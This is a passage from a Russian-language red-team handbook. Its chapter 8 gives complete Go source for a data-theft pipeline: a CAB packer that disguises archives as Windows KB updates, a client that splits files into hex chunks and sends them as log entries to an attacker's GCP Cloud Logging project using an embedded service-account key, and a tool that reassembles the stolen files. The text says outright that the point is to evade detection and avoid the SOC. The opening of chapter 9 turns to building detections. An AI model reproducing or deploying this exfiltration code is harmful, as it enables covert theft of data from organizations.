Нажмите **Save**. Теперь нужно вернуться на страницу **Service Account**, чтобы создать ключ JSON, как описано в главе 4. Выберите сервисную учётную запись в списке, перейдите на вкладку **Keys** и в раскрывающемся меню **Add Key** в нижней части выберите **Create New Key > JSON > Create**. Помните, что этот ключ можно скачать только один раз. Вы встроите его напрямую в бинарный файл хоста с помощью кодирования Base64. Мы выбрали Base64 для этой лабораторной работы, потому что его легко разбирать, хотя при желании можно изменить код и использовать пользовательское шифрование или другие процедуры кодирования.

Создание инструмента подготовки CAB

Создать файл CAB не так просто, как записать непрерывный поток сырых бинарных данных. Как и любая утилита упаковки, это требует вычисления смещений, то есть отслеживания, где каждый файл начинается и заканчивается внутри архива. Для этого CAB использует конструкции `CFHeader`, `CFFolder` и `CFData`, которые описывают несколько файлов, хранящихся внутри двоичного объекта. Листинг 8-1 строит инструмент подготовки CAB на Go, включая поясняющие комментарии и ссылки на официальную документацию Microsoft с дополнительными деталями спецификации CAB.

```
--snip--
// Константы, специфичные для CAB. (1)
// MSCF - магическое число, идентифицирующее файл Microsoft Cabinet.
// Оно хранится в обратном порядке (FSCM) из-за порядка байтов little-endian.
const (
    MSCF_SIGNATURE   = 0x4643534D // "MSCF" in reverse (little-endian)
    CAB_HEADER_SIZE  = 36         // Размер структуры заголовка CAB
    FOLDER_ENTRY_SIZE = 8         // Размер структуры записи папки
    NO_COMPRESSION   = 0          // Значение, указывающее отсутствие сжатия
    MAX_FILES        = 14         // Максимум файлов на кабинет
)

// CabHeader представляет бинарную структуру заголовка файла CAB.
// Порядок и размер полей критичны для совместимости.
type CabHeader struct {
    Signature    uint32 // Должно быть MSCF_SIGNATURE.
    Reserved1    uint32 // Зарезервированное поле, должно быть 0
    CBCabinet    uint32 // Общий размер файла cabinet в байтах
    Reserved2    uint32 // Зарезервированное поле, должно быть 0
    COFFFiles    uint32 // Смещение данных первого файла
    Reserved3    uint32 // Зарезервированное поле, должно быть 0
    VersionMinor uint8  // Версия формата CAB (обычно 3)
    VersionMajor uint8  // Версия формата CAB (обычно 1)
    CFolders     uint16 // Количество папок (используем 1)
    CFiles       uint16 // Количество файлов в cabinet
    Flags        uint16 // Флаги cabinet (используем 0)
    SetID        uint16 // ID набора cabinet (используем 0)
    ICabinet     uint16 // Номер cabinet в наборе (используем 0)
}

// CFFolder представляет запись папки в формате CAB.
// Даже без сжатия формат CAB требует хотя бы одну запись папки.
type CFFolder struct {
    COFFCabStart uint32 // Смещение, где начинаются файлы этой папки
    CCFData      uint16 // Количество блоков данных (1 для несжатых)
    TypeCompress uint16 // Тип сжатия (0 - без сжатия)
}

func createCabs(inputPath, outputDir string) error {
    // Собрать все файлы для обработки.
    var files []string
    fileInfo, err := os.Stat(inputPath)
    if err != nil {
        return fmt.Errorf("ошибка доступа к входному пути: %v", err)
    }
--snip--
    // Инициализировать заголовок CAB обязательными значениями.
    // Большинство полей равно 0, но некоторые поля нужны для корректного CAB.
    header := CabHeader{
        Signature:    MSCF_SIGNATURE,
        VersionMinor: 3,
        VersionMajor: 1,
        CFolders:     1, // Всегда используем одну папку.
        CFiles:       uint16(len(files)),
        // Данные первого файла начинаются после заголовка и записи папки.
        COFFFiles: CAB_HEADER_SIZE + FOLDER_ENTRY_SIZE,
    }
    // Записать начальный заголовок; размер будет обновлён позже.
    if err := binary.Write(cab, binary.LittleEndian, &header); err != nil {
        return err
    }

    // Записать обязательную запись папки.
    folder := CFFolder{
        COFFCabStart: header.COFFFiles,
        CCFData:      1, // Один блок данных для несжатых файлов
        TypeCompress: NO_COMPRESSION,
    }
    if err := binary.Write(cab, binary.LittleEndian, &folder); err != nil {
        return err
    }
```

```
    // Отслеживать текущую позицию для расчёта финального размера. (2)
    currentOffset := int64(folder.COFFCabStart)

    // Записать каждый файл с его метаданными.
    for _, filePath := range files {
        data, err := os.ReadFile(filePath)
        if err != nil {
            return err
        }
        // Записать длину имени файла и само имя.
        // Каждая запись файла начинается с 2-байтной длины, за которой следует имя.
        fileName := filepath.Base(filePath)
        nameLen := uint16(len(fileName))
        if err := binary.Write(cab, binary.LittleEndian, nameLen); err != nil {
            return err
        }
        if _, err := cab.WriteString(fileName); err != nil {
            return err
        }

        // Записать размер и содержимое файла.
        fileSize := uint32(len(data))
        if err := binary.Write(cab, binary.LittleEndian, fileSize); err != nil {
            return err
        }
        if _, err := cab.Write(data); err != nil {
            return err
        }

        // Обновить смещение: 2 байта длины имени + имя + 4 байта размера файла + данные файла.
        currentOffset += int64(2 + len(fileName) + 4 + len(data)) // (3)
    }

    // Обновить заголовок финальным размером cabinet и перезаписать его.
    header.CBCabinet = uint32(currentOffset)
    cab.Seek(0, 0)
    return binary.Write(cab, binary.LittleEndian, &header)
}

func extractCabs(inputPath, outputDir string) error {
    fileInfo, err := os.Stat(inputPath)
    if err != nil {
        return err
    }
    if fileInfo.IsDir() {
        // Извлечь все файлы CAB в директории.
        files, err := os.ReadDir(inputPath)
        if err != nil {
            return err
        }
        for _, file := range files {
            if strings.HasSuffix(strings.ToLower(file.Name()), ".cab") {
                cabPath := filepath.Join(inputPath, file.Name())
                if err := extractSingleCab(cabPath, outputDir); err != nil {
                    return err
                }
            }
        }
        return nil
    }
    return extractSingleCab(inputPath, outputDir)
}

func extractSingleCab(cabPath, outputDir string) error {
    cab, err := os.Open(cabPath)
    if err != nil {
        return err
    }
    defer cab.Close()
--snip--
// Прочитать и проверить заголовок CAB.
```

```
// Главная функция
func main() {
    // Разобрать флаги командной строки.
    mode := flag.String("mode", "create", "Режим: create или extract")
    input := flag.String("input", "", "Входной путь или файл CAB")
    output := flag.String("output", ".", "Выходная директория")
    flag.Parse()

    if *input == "" {
        log.Fatal("Укажите входной путь")
    }

    // Инициализировать случайный посев для распределения файлов.
    rand.Seed(time.Now().UnixNano())

    // Выполнить запрошенную операцию.
    switch *mode {
    case "create":
        if err := createCabs(*input, *output); err != nil {
            log.Fatal(err)
        }
    case "extract":
        if err := extractCabs(*input, *output); err != nil {
            log.Fatal(err)
        }
    default:
        log.Fatal("Недопустимый режим. Используйте 'create' или 'extract'")
    }
}
```

Листинг 8-1. Инструмент подготовки GoStageCab

Этим пакетам не нужны внешние зависимости Go, поэтому должна сработать простая сборка. Решение перечисляет файлы в директории и создаёт файлы CAB с корректными конструкциями заголовков и расчётами смещений файлов. Поскольку спецификация CAB поддерживает много файлов, вам может понадобиться ограничить число файлов на один CAB, чтобы упростить реконструкцию после эксфильтрации. Код использует предопределённые константы и вычисленные значения, чтобы создать заголовок файла CAB по спецификации (1).

Построение заголовка требует вычисления смещений размеров и числа файлов (2), а значит предварительного перечисления файловых и папочных структур. Код инкрементально переписывает заголовок по мере добавления каждого файла в CAB. Хотя такой подход может казаться вычислительно неэффективным, он обеспечивает точные расчёты выравнивания заголовка на протяжении всего процесса, вместо попытки вычислить всё в конце (3). Инструмент выполняет перечисление, а затем автоматически разбивает коллекции, превышающие максимальный лимит файлов, на несколько файлов CAB в выбранный выходной каталог.

Запустите утилиту подготовки в режимах создания и извлечения CAB так:

```
% go build gostagecab.go
% gostagecab -mode create -input /path/to/folder -output ./
% gostagecab -mode extract -input /path/to/cab/files -output ./extracted
```

Вывод показан на рисунке 8-6.



Рисунок 8-6. Создание файла CAB и извлечение архива с помощью GoStageCab

Обратите внимание, что запуск решения создаёт файлы CAB с именами, имитирующими пакеты Microsoft Knowledge Base обновлений, например `KB2606001-001.cab`. Для проверки можно извлечь файл CAB в новую директорию, снова увидеть отдельные файлы и проверить их хэши.

Разработка клиента эксфильтрации

Для эксфильтрации файлов CAB вы будете использовать ключ сервисной учётной записи GCP Cloud Logging. Сначала закодируйте вывод JSON в одну строку Base64, выполнив следующее:

```
% cat service-account.json | base64 -w 0 > encoded-sa.txt
```

Листинг 8-2 показывает код клиента только для эксфильтрации.

```
// Клиент эксфильтрации
package main

import (
    "context"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "fmt"
    "log"
    "os"
    "strconv"
    "strings"
    "time"

    "cloud.google.com/go/logging"
)

// Константы конфигурации
const (
    PROJECT_ID = "YOUR-PROJECT-ID" // (1)
    chunkSize  = 250000
)

// Добавьте сюда ключ сервисной учётной записи, закодированный в Base64. (2)
const encodedServiceAccount = `
// ВСТАВЬТЕ СЮДА JSON СЕРВИСНОЙ УЧЁТНОЙ ЗАПИСИ, ЗАКОДИРОВАННЫЙ В BASE64.
`

func getServiceAccountJSON() (string, error) {
    decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
    if err != nil {
        return "", fmt.Errorf("не удалось декодировать сервисную учётную запись: %v", err)
    }
```

```
    return string(decoded), nil
}

func readFiletoHex(file_name string) string {
    file, err := os.Open(file_name)
    if err != nil {
        log.Fatalf("Убедитесь, что указан допустимый путь к файлу: %v", err)
    }
    defer file.Close()

    fileInfo, err := file.Stat()
    if err != nil {
        panic(err)
    }
    fileSize := fileInfo.Size()
    fileData := make([]byte, fileSize)
    _, err = file.Read(fileData)
    if err != nil {
        panic(err)
    }
    hexData := hex.EncodeToString(fileData)
    return hexData
}

func main() {
    exfil_file := flag.String("file", "", "Путь к файлу для эксфильтрации")
    flag.Parse()
    if *exfil_file == "" {
        log.Fatal("Укажите путь к файлу через --file")
    }

    // Создать временный файл сервисной учётной записи.
    svcJSON, err := getServiceAccountJSON()
    if err != nil {
        log.Fatalf("Не удалось получить сервисную учётную запись: %v", err)
    }
    tmpFile, err := os.CreateTemp("", "svc-*.json")
    if err != nil {
        log.Fatalf("Не удалось создать временный файл: %v", err)
    }
    defer os.Remove(tmpFile.Name())
    if _, err := tmpFile.WriteString(svcJSON); err != nil {
        log.Fatalf("Не удалось записать сервисную учётную запись: %v", err)
    }
    tmpFile.Close()
    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())

    ctx := context.Background()
    client, err := logging.NewClient(ctx, PROJECT_ID)
    if err != nil {
        log.Fatalf("Не удалось создать клиент: %v", err)
    }
    defer client.Close()

    fileParts := strings.Split(*exfil_file, "/")
    fileName := fileParts[len(fileParts)-1]
    timestamp := time.Now().Unix()
    exfilID := fmt.Sprintf("%s-%d", fileName, timestamp)
    logName := fmt.Sprintf("exfil-%s", exfilID)

    logger := client.Logger(logName)
    hexData := readFiletoHex(*exfil_file)
    hexDataLen := len(hexData)
    chunksRemaining := (hexDataLen + chunkSize - 1) / chunkSize
    totalChunks := chunksRemaining

    metadataEntry := map[string]interface{}{
        "filename":     fileName,
        "total_chunks": totalChunks,
        "timestamp":    timestamp,
        "total_size":   hexDataLen,
```

```
    }

    logger.Log(logging.Entry{
        Payload:  metadataEntry,
        Severity: logging.Info,
        Labels: map[string]string{
            "type":     "metadata",
            "exfil_id": exfilID,
        },
    })

    for i := 0; i < hexDataLen; i += chunkSize {
        chunkEnd := i + chunkSize
        if chunkEnd > hexDataLen {
            chunkEnd = hexDataLen
        }
        chunk := hexData[i:chunkEnd]
        chunkNum := i/chunkSize + 1

        logger.Log(logging.Entry{
            Payload:  chunk,
            Severity: logging.Info,
            Labels: map[string]string{
                "type":         "chunk",
                "chunk-number": strconv.Itoa(chunkNum),
                "total-chunks": strconv.Itoa(totalChunks),
                "exfil_id":     exfilID,
            },
        })

        chunksRemaining--
        log.Printf("Фрагмент %d/%d: обработано байт: %d\n", chunkNum, totalChunks, len(chunk)/2)
    }

    fmt.Printf("\n=== Эксфильтрация файла завершена ===\n")
    fmt.Printf("Чтобы извлечь этот файл, используйте:\n")
    fmt.Printf("./gologretrieve --exfil-id %s\n", exfilID)
    fmt.Printf("================================\n")
}
```

Листинг 8-2. Разбиение файлов на фрагменты, шестнадцатеричное кодирование и загрузка в Cloud Logging с помощью GoLogExfil

Обязательно измените константу `PROJECT_ID` на ID вашего проекта GCP (1) и вставьте закодированный JSON в соответствующее место кода (2). При желании можно изменить размер фрагмента, но мы рекомендуем значение по умолчанию 250 КБ, чтобы оставаться в пределах ограничений размера GCP Cloud Logging.

Результатом должен стать простой клиент GCP Cloud Logging, который читает и кодирует файлы CAB в шестнадцатерично закодированные фрагменты, передаваемые потоком в целевой проект GCP с использованием ключа сервисной учётной записи.

Создание клиента извлечения файлов

Как и в коде эксфильтрации, нужно встроить учётные данные сервисной учётной записи для доступа к конечной точке API. Выполните те же шаги из предыдущего раздела, чтобы вставить ключ и обновить константу `PROJECT_ID` перед компиляцией. Код извлечения, показанный в листинге 8-3, запрашивает фрагменты по их идентификатору эксфильтрации, сортирует их по номеру фрагмента и собирает файл заново:

```
// Клиент извлечения.
package main

import (
    "context"
    "encoding/base64"
    "encoding/hex"
    "flag"
    "fmt"
    "log"
    "os"
    "strings"

    "cloud.google.com/go/logging/logadmin"
    "google.golang.org/api/iterator"
    structpb "google.golang.org/protobuf/types/known/structpb"
)

// Константы конфигурации
const (
    PROJECT_ID = "YOUR-PROJECT-ID"
)

// Добавьте сюда ключ сервисной учётной записи, закодированный в Base64.
const encodedServiceAccount = `
// ВСТАВЬТЕ СЮДА JSON СЕРВИСНОЙ УЧЁТНОЙ ЗАПИСИ, ЗАКОДИРОВАННЫЙ В BASE64.
`

func getServiceAccountJSON() (string, error) {
    decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
    if err != nil {
        return "", fmt.Errorf("не удалось декодировать сервисную учётную запись: %v", err)
    }
    return string(decoded), nil
}

func main() {
    // ID эксфильтрации для извлечения. (1)
    exfil_id := flag.String("exfil-id", "", "имя-файла-временная-метка")
    output_dir := flag.String("output-dir", ".", "Директория для сохранения извлечённых файлов")
    flag.Parse()
    if *exfil_id == "" {
        log.Fatal("Укажите ID эксфильтрации через --exfil-id")
    }

    // Использовать временную сервисную учётную запись.
    svcJSON, err := getServiceAccountJSON()
    if err != nil {
        log.Fatalf("Не удалось получить сервисную учётную запись: %v", err)
    }
    tmpFile, err := os.CreateTemp("", "svc-*.json")
    if err != nil {
        log.Fatalf("Не удалось создать временный файл: %v", err)
    }
    defer os.Remove(tmpFile.Name())
    if _, err := tmpFile.WriteString(svcJSON); err != nil {
        log.Fatalf("Не удалось записать сервисную учётную запись: %v", err)
    }
    tmpFile.Close()
    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())
```

```
ctx := context.Background()
adminClient, err := logadmin.NewClient(ctx, PROJECT_ID)
if err != nil {
    log.Fatalf("Не удалось создать административный клиент: %v", err)
}
defer adminClient.Close()

var metadata map[string]interface{}
var chunks []string
chunkMap := make(map[int]string)

filter := fmt.Sprintf(`resource.type="project" labels.exfil_id="%s"`, *exfil_id)
iter := adminClient.Entries(ctx,
    logadmin.Filter(filter),
    logadmin.NewestFirst(),
)

entriesFound := 0
for {
    entry, err := iter.Next()
    if err == iterator.Done {
        break
    }
    if err != nil {
    log.Fatalf("Ошибка чтения журналов: %v", err)
    }
    entriesFound++

    labels := entry.Labels
    log.Printf("Найдена запись с типом: %s", labels["type"])

    if labels["type"] == "metadata" {
        switch payload := entry.Payload.(type) {
        case map[string]interface{}:
            metadata = payload
        case *structpb.Struct:
            metadata = payload.AsMap()
        default:
            log.Printf("Неожиданный тип полезной нагрузки метаданных: %T", entry.Payload)
            continue
        }
    log.Printf("Найдены метаданные: %+v", metadata)
        continue
    }

    if labels["type"] == "chunk" { // (2)
        chunkNum := 0
        fmt.Sscanf(labels["chunk-number"], "%d", &chunkNum)

        var chunkData string
        switch payload := entry.Payload.(type) {
        case string:
            chunkData = payload
        case *structpb.Value:
            chunkData = payload.GetStringValue()
        default:
            log.Printf("Неожиданный тип полезной нагрузки фрагмента: %T", entry.Payload)
            continue
        }
        chunkMap[chunkNum] = chunkData
    log.Printf("Найден фрагмент %d", chunkNum)
    }
}

if entriesFound == 0 {
    log.Fatalf("Не найдены записи для ID эксфильтрации: %s", *exfil_id)
}
if metadata == nil {
    log.Fatal("Для указанного ID эксфильтрации метаданные не найдены")
}
```

```
    totalChunks := int(metadata["total_chunks"].(float64))
    chunks = make([]string, totalChunks)
    for i := 1; i <= totalChunks; i++ {
        if chunk, ok := chunkMap[i]; ok {
            chunks[i-1] = chunk
        } else {
            log.Fatalf("Отсутствует фрагмент %d", i)
        }
    }

    combined := strings.Join(chunks, "")
    decoded, err := hex.DecodeString(combined)
    if err != nil {
        log.Fatalf("Не удалось декодировать шестнадцатеричные данные: %v", err)
    }

    filename := metadata["filename"].(string)
    outputPath := fmt.Sprintf("%s/%s", *output_dir, filename)
    if err := os.WriteFile(outputPath, decoded, 0644); err != nil {
        log.Fatalf("Не удалось записать выходной файл: %v", err)
    }

    log.Printf("Файл успешно извлечён и восстановлен: %s", outputPath)
}
```

Листинг 8-3. GoLogRetrieve клиент для запроса, сортировки и повторной сборки эксфильтрированных файлов

Помните, что для компиляции кода нужно установить зависимости GCP SDK. Как и клиент эксфильтрации, вам потребуется ID проекта GCP и соответствующие разрешения, привязанные к сервисной учётной записи.

Этот клиент GCP Cloud Logging использует тот же ключ сервисной учётной записи, чтобы запрашивать службу журналирования и собирать эксфильтрированные файлы. Клиенту требуется идентификатор эксфильтрации (1), чтобы определить, какие записи журнала относятся к конкретной загрузке файла. Для файлов, разбитых на фрагменты во время эксфильтрации (2), код извлекает каждый фрагмент, сохраняет их в памяти по номеру фрагмента, а затем собирает в правильном порядке перед записью полного файла на диск.

Выполнение полного конвейера эксфильтрации

Чтобы скомпилировать полное решение, выполните команды из листинга 8-4.

```
# Инициализировать модуль.
go mod init gologexfil

# Получить необходимые зависимости.
go get cloud.google.com/go/logging
go get cloud.google.com/go/logging/logadmin
go get google.golang.org/api/iterator
go get google.golang.org/protobuf/types/known/structpb

# Собрать клиент эксфильтрации.
go build -o gologexfil gologexfil-1.1.go

# Собрать клиент извлечения.
go build -o gologretrieve retrieve.go

# Использование
./gologexfil --file /path/to/file
./gologretrieve --exfil-id <filename-timestamp>
```

Листинг 8-4. Настройка зависимостей и сборка инструментов эксфильтрации

Во время выполнения крупные файлы будут разделяться на фрагменты на основе заранее заданного количества байтов, как показано на рисунке 8-7. Как упоминалось ранее, мы установили это значение в 250 КБ. На момент написания GCP Cloud Logging поддерживает максимум 256 КБ для каждой записи журнала. Буфер 6 КБ учитывает метаданные, необходимые для повторной сборки файлов при извлечении.



Рисунок 8-7. Вывод GoLogExfil

Чтобы использовать инструмент извлечения, вам понадобится идентификатор эксфильтрации, показанный в конце вывода эксфильтрации (см. рисунок 8-8). Этот идентификатор объединяет имя файла с временной меткой Unix, чтобы уникально определить каждую загрузку и предотвратить потенциальные конфликты имён. Если вы используете PowerShell в среде Windows, используйте прямые косые черты в стиле Unix в пути.



Рисунок 8-8. Вывод GoLogRetrieve во время выполнения

Поскольку вы перемещаете двоичный объект как поток уровня 7 с использованием нескольких сервисов - разбиение на фрагменты, шестнадцатеричное кодирование, журналирование, извлечение и декодирование, - полезно проверить отсутствие непреднамеренных изменений. При

отправке критичных файлов сравните хэш подготовленного источника и извлечённых файлов, как показано на рисунке 8-9, чтобы убедиться, что во время передачи ничего не повредилось.

```
2024/12/31 17:29:12 Found chunk 1
2024/12/31 17:29:12 Found entry with type: metadata
2024/12/31 17:29:12 Found metadata: map[filename:CISA-IR-Playbook2.pdf timestamp:1.735687659e+09 t
2024/12/31 17:29:12 Successfully retrieved and reconstructed file: ./CISA-IR-Playbook2.pdf
[redacted] embedded % md5sum ./CISA-IR-Playbook2.pdf
f5d2c031c33bd5686b45e50b84c8e43a  ./CISA-IR-Playbook2.pdf
[redacted] embedded % md5sum ./tmp/CISA-IR-Playbook-original.pdf
f5d2c031c33bd5686b45e50b84c8e43a  ./tmp/CISA-IR-Playbook-original.pdf
[redacted] embedded %
```

Рисунок 8-9. Проверка целостности файла сравнением MD5-хэшей исходного и извлечённого файлов

Посмотрим, как выглядит каждая фрагментированная запись в GCP Cloud Logging. Откройте браузер и войдите в Google Cloud Console. Найдите **Logs Explorer** и перейдите туда. Примерно в центре экрана вы увидите интерфейс запросов. Установите серьёзность в `INFO`, а затем для функции `SEARCH` введите имя загруженного файла в двойных кавычках (см. рисунок 8-10).



Рисунок 8-10. Фильтр запроса в Logs Explorer

Запустите запрос и найдите фрагмент имени вашего файла. Разверните значения ключей JSON, чтобы изучить полезную нагрузку и метаданные. Вы должны увидеть поток шестнадцатеричных значений для каждой записи журнала на основе идентификатора фрагмента и файла `CISA-IR-Playbook.pdf`, как показано на рисунке 8-11.

Рисунок 8-11. Развёрнутый вид записи Logs Explorer, показывающий, как шестнадцатерично закодированный поток файла выглядит в консоли

Значения метки будут зависеть от размера, числа файлов и того, оборачивали ли вы бинарные файлы в CAB. Этот пример показывает PDF-файл, эксфильтрированный как фрагмент 9 из 22 без оборачивания в файл CAB.

Итоги

В этой главе вы построили полный конвейер эксфильтрации с тремя пользовательскими инструментами Go. Сначала вы создали инструмент подготовки, упаковывая файлы в формат Microsoft CAB с псевдослучайными именами, имитирующими файлы Windows Update, чтобы обходить обнаружение. Затем вы разработали клиент эксфильтрации, который разбивает файлы на сегменты по 250 КБ, шестнадцатерично кодирует их и загружает как записи журнала в GCP Cloud Logging, заставляя трафик выглядеть рутинным. Наконец, вы построили инструмент извлечения для автоматической повторной сборки потоков записи журнала в исходную бинарную форму без повреждений. Лабораторная работа этой главы по возможности снижает зависимость от LOLBins и использует облачные сервисы, чтобы добавить устойчивость вашей стратегии эксфильтрации, помогая дольше оставаться вне прицела SOC.

Глава 9. Создание средств обнаружения

Ваша роль как специалиста красной команды должна включать тактические рекомендации для команд инженерии обнаружения. Это не означает, что вы "сжигаете" критические полезные нагрузки: написание и тестирование обнаружений помогает точно оценить, насколько скрытны ваши инструменты на практике. В этой главе вы создадите два средства для обнаружения вредоносных имплантов на Go и подозрительного сетевого поведения из предыдущих глав. Сначала вы напишете анализатор бинарных файлов Go для изучения скомпилированных программ, а затем создадите детектор сетевого трафика, включающий генератор журналов для создания реалистичных тестовых данных.

Функциональный дизайн

Как и в любой стратегии обнаружения, вы сосредоточитесь на сочетании оповещений и TTP. Два инструмента, которые вы построите здесь, можно интегрировать с существующими инструментами инженерии обнаружения, такими как SIEM, EDR или платформы SOAR, как обсуждается в разделе "Архитектура развёртывания" на странице 183, чтобы усилить программу безопасности организации.

Анализ свойств бинарного файла

В главе 2 мы обсуждали поддержку языков в существующих инструментах обратной разработки. У некоторых есть ограниченная поддержка Go, а у других нет поддержки за пределами семейства C. К счастью, Go включает отладочные пакеты как часть стандартной библиотеки и легко интерпретирует собственные скомпилированные бинарные файлы. Вам не нужно строить декомпилятор с нуля, но нужны простые способы помочь защитникам понять, что может делать бинарный файл до запуска в песочнице. Решение будет разбирать структуры PE и ELF в бинарных файлах, включая символы, информацию сборки и импортированные пакеты, отмечая подозрительные оповещения, которые защитникам следует изучить глубже.

Анализ сетевого поведения

SOC часто включают некоторую форму журналирования сетевого трафика для обнаружения вредоносной активности. Даже когда IPS не может анализировать зашифрованный трафик, он всё ещё способен выявлять аномальное поведение для раскрытия угроз. Решение этой главы исходит из этой идеи: оно исследует журналы трафика межсетевого экрана и анализирует временные интервалы соединений и уникальные пары источник-назначение.

Для мониторинга потенциальных маяков вы будете искать непрерывный трафик через регулярные интервалы. Для имплантов с рандомизацией, вроде построенных в предыдущих главах, также нужно искать чрезмерно случайный трафик, хотя это сложнее без базовой линии обычного поведения целевого хоста. Как минимум можно вычислять базовую статистику, например энтропию, и задавать пороговые значения для оповещений.

